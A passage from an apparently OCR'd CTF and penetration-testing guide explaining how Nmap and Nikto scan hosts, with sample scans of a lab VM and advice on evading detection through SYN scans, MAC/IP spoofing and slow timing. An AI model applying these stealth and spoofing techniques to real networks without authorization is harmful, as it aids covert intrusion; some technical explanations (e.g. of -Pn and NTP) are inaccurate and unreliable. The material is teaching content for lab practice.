2.2.2.1 How Nmap works

To understand how Nmap works, you'll need to remember of the basics of the TCP protocol :



FIGURE 2.11 – Three-way Handshake

The TCP protocol of TCP-IP is located at the Transport layer of the OSI model (layer 4). It will allow us to establish a reliable and stable connection. In a first step, TCP will establish the connection via the Three-way Handshake which is composed of :

— SYN
— SYN ACK
— ACK

Following this step, the higher level protocol making the requests will be able to transmit

and will be followed in a TCP ACK to ensure the integrity of the frame as shown in this example. :



FIGURE 2.12 – ACK TCP

In the example above, you can see in the "Info" section of Wireshark that the ports are indicated. We can then understand that TCP does not target an IP but a socket. A socket is the set of IP address and port used. It is often represented in the following form : **192.168.1.200:80**. Therefore, by varying the port of the socket, Nmap will be able to detect whether a port is open or not. Thus, if Nmap receives a response only from the target machine following a TCP SYN, it will indicate that the port is open.
Now that we understand how Nmap detects whether or not a port is open, we'll look at detecting the service associated with that port. Indeed, Nmap can provide the name and even the version of a service deployed on a port on a target machine.

To do this, the tool relies on two files that it uses as a dictionary. These two documents are located in its execution folder and on the internet :

- **nmap-services : https ://svn.nmap.org/nmap/nmap-services**
- **nmap-services-probes : https ://svn.nmap.org/nmap/nmap-service-probes**

The nmap-services file contains a port-based service name association. In fact, there are three categories of ports :

- **1-1023 : Well-known ports**
- **1024-49151 : Registered ports**
- **49152-65535 : Dynamic ports**

Well-kown ports are ports assigned to services by the Internet Assigned Numbers Authority (IANA). These services are the most known among the network community and must be run as an administrator. Registered ports are also assigned by IANA, but do not require administrator execution. Dynamic ports or ephemeral ports, as the name implies, are dynamically distributed by the operating system in order to contact a service. Nmap updates its nmap-services list based on this census. The most legitimate question following this explanation is the following :
"How can Nmap retrieve the name of a service deployed on an unlisted port ?"

Nmap will respond to your request. Indeed, if you perform a simple scan, the tool will only rely on nmap-services to detect the service. However, if you want more information about the port, you will need to perform a version scan. This scan is based on the "nmap-service-probes" file. This file contains queries based on open ports and regular expressions to be tested with the service response. If the test is positive, Nmap will be able to display the information following the regular expression. This type of scan is therefore much more accurate. All of this is the basic operation of Nmap :



FIGURE 2.13 – Nmap operating diagram

We will now see how this can be applied to a CTF.

2.2.2.2 Nmap application

In this section, we'll see how to use Nmap on the command line (CLI) depending on the information we want to retrieve.

Basic Mode

If you only want to do a quick scan without options, here is the command to perform :

```
root@kali:~/Bureau# nmap 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 23:04 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00023s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds
root@kali:~/Bureau#
```

FIGURE 2.14 – Basic scan

As can be seen above, the result of this simple scan tells us that port 80 is opened and that the associated service is HTTP. If we take a closer look at this screenshot, we can see that Nmap has resolved via DNS the name of our target, which here is bulldog2-1.
On the Wireshark side, we can observe its port detection technique which is called "semi-open ports" :

ip.addr == 10.0.2.8 && tcp.port == 80 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
56	23.380585000	10.0.2.15	10.0.2.8	TCP	58	64648 → 80 [SYN] Seq=0
60	23.380672035	10.0.2.8	10.0.2.15	TCP	60	80 → 64648 [SYN, ACK]
61	23.380675148	10.0.2.15	10.0.2.8	TCP	54	64648 → 80 [RST] Seq=1

FIGURE 2.15 – Wireshark capture of a port 80 scan

In the above case, the attacker is in 10.0.2.15 and the target is in 10.0.2.8. We realize that Nmap does not complete the Three-way Handshake and brutally cuts the connection via a TCP RST. This scan is very fast but lacks information and is very noisy on the network ... It is not necessarily to be preferred.

Version scan

If you want to get information about the service's deployment server in order to find associated vulnerabilities, you will need to use Nmap's -sV option :

```
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
root@kali:~/Bureau# nmap -sV 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 23:19 CEST
Nmap scan report for bulldog2-1.home (192.168.1.53)
Host is up (0.00028s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 08:00:27:AC:F1:85 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds
```

FIGURE 2.16 – Version scan

This scan displays a new column containing the service information. Let's see what Wireshark has to say :



FIGURE 2.17 – Version scan seen by Wireshark

At first, we find the half port opening then Nmap performs the 3-way handshake to connect to the service which is here HTTP. It will then look in its nmap-service-probes dictionary for the requests to be made in order to gather information. In our case, it will first perform a GET and await for a response in the HTTP/1.1 200 OK. This means that the page exists and its return is positive. For example, if we had opened the response sent by the target, we would have seen all the HTML content of the page. This response is then compared to regular expressions in the nmap-service-probes file. This type of scan is therefore more appropriate to find vulnerabilities. However, there is a much more complex and complete way which is the scan via script.

Scan via script

In order to obtain very accurate information, Nmap can also run with the use of scripts. This method is called the "Nmap Scripting Engine" or NSE and relies on the mechanisms of Nmap and the lightness of Lua scripts. The Lua language is very present in the network sector, for example in Wireshark, Cisco routers and others. Nmap contains in its directory nearly 601 scripts classified under 139 categories. It is therefore quite possible to create a script and run it with Nmap. However, we will rely on a script that has already been made and that runs several scripts in different categories to get accurate and varied responses. This script is the default option chosen by Nmap when the -sC argument is given :



FIGURE 2.18 – default NSE

We can see that the amount of information is very significant. This type of scan is the ultimate way to retrieve as much information as possible. It is therefore to be preferred during a CTF.

Becoming invisible

Having information is good, but being stealthy is better. Indeed, if the target machine was not a CTF but a real case of attack, we would have to learn how not to be detected. There are multiple ways that we will see here. First of all, you should know that Nmap uses the -sS option by default. This mode allows Nmap to perform only half a door opening. This option is essential in order not to be detected too quickly. Next, we have the ability

to spoof our identity via a MAC and IP spoof as shown below :



FIGURE 2.19 – IP MAC Spoofing

This method consists in pretending to be someone on the network via their MAC and IP address. The -g option is used to specify to which port of the spoofed machine Nmap will redirect the exchanges. The -e option specifies on which network interface the attacking machine will receive information such as the "Man in the middle" attack. Finally, the -Pn option is not mandatory, but is recommended by Nmap in case of impersonation. This option allows the ICMP protocol to be blocked so that it cannot be discovered.
The second method to be stealthier to a firewall is to target the most known ports and reduce the time to scan ports. On average, Nmap's default scan time is 1 second. It is possible to vary the scan time to decrease the number of ports opened per second by using the -Tx argument. Note that the x is between 0 and 5 and that the larger the x, the more aggressive the scan will be. However, if you want to be stealthy and choose an x value of 1 or 0, the scan can be very long ... Indeed, the -T1 option realizes the scan in 30 seconds minimum while the -T0 option realizes it in 10 minutes ! The most adapted solution is to target strategic ports with the -p argument like this :



FIGURE 2.20 – Port targeting

We have therefore seen during this part that the Nmap tool is essential during an attack and that it has a lot of features.

2.3 Nikto

2.3.1 Presentation

Nikto is a tool written in Perl that allows scanning for vulnerabilities on a web server. It allows to test the security of a web server configuration (HTTP options, indexes, potential XSS vulnerabilities, SQL injections etc...).
Before showing what Nikto can do, we shall first review how a web request works. Among the reserved ports, Web servers have port 80 for HTTP or 443 for HTTPS. To understand how it works, we will analyze an exchange between a client and a server :



FIGURE 2.21 – Exchange between a browser and a Web server

As we can see, the diagram above and the wireshark capture below show the minimal exchange between a browser and a web server in order to obtain an HTML page via HTTP. A web page uses the TCP protocol to transmit packets. Indeed, when we load a web page, we want it to be complete and error-free. That's why the TCP protocol exists. At the beginning of each TCP frame, there is a synchronization of the connection with the "3 way handshakes". Now let's move on to the application layer : HTTP transmissions are sent directly by the browser and the web server. Here, it is our browser that makes a GET request to the server to get the whole web page we want. There are several types of Web requests (GET, POST, HEAD, ...) but only GET will concern us because it is the most

used.



FIGURE 2.22 – Wireshark capture of a nikto scan

During the scan, Nikto is able to :
- **Check** whether the version of the server is obsolete as well as the software and modules used by the server.
- **Scan** directories, which may contain sensitive information.
- **Testing** nearly 6,000 potentially vulnerable files.
In addition, Nikto supports SSL connections.

2.3.2 Using Nikto

To launch a simple scan, simply execute the command :



FIGURE 2.23 – Simple scan

We can notice through this wireshark capture that by default, Nikto scans port 80 :



FIGURE 2.24 – Highlighting the default scanned port with the nikto command

In order to scan a specific port, add the **-p** option :



FIGURE 2.25 – Port 80 scanning

In this capture, we just scanned the ip on port 80(http). It is also possible to target several ports at the same time :



FIGURE 2.26 – Multiple port scanning

From these captures we can deduce that Nikto is able to tell us the software running on the web server as well as its version and also the operating system used. In fact, all this information is included in the HTTP response header of the server. Nikto is also able to check for bad service configurations or badly secured features. This tool also provides plugins allowing the search for other vulnerabilities or files that may be of interest in a CTF such as the file **robots.txt**. This file allows the referencing of a WEB site by Google robots. However, the administrator can prevent the scanning of certain directories by the robots by specifying some parameters in this file. Thus, thanks to this, an attacker can use this file to discover directories that the administrator would have wanted to hide.

```
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
```

FIGURE 2.27 – robots.txt sample

We understand through this capture that the parameter **Disallow** prevents the scanning of this directory.

2.3.3 Improve stealth during scans

One method to improve stealth during the attack would be to perform an interval scan. If you scan every 10 seconds, it will look less suspicious than a scan every 1ms. This can be done by adding the option **-Pause 10** as an argument :



FIGURE 2.28 – Adding Pause option

Here is a wireshark capture of this scan with the Pause option passed in argument :



FIGURE 2.29 – Wireshark capture of the scan with the pause option.

Note the use of the NTP protocol (Network Time Protocol) which allows here to set up the pause time.

2.4 Dirb/Dirbuster
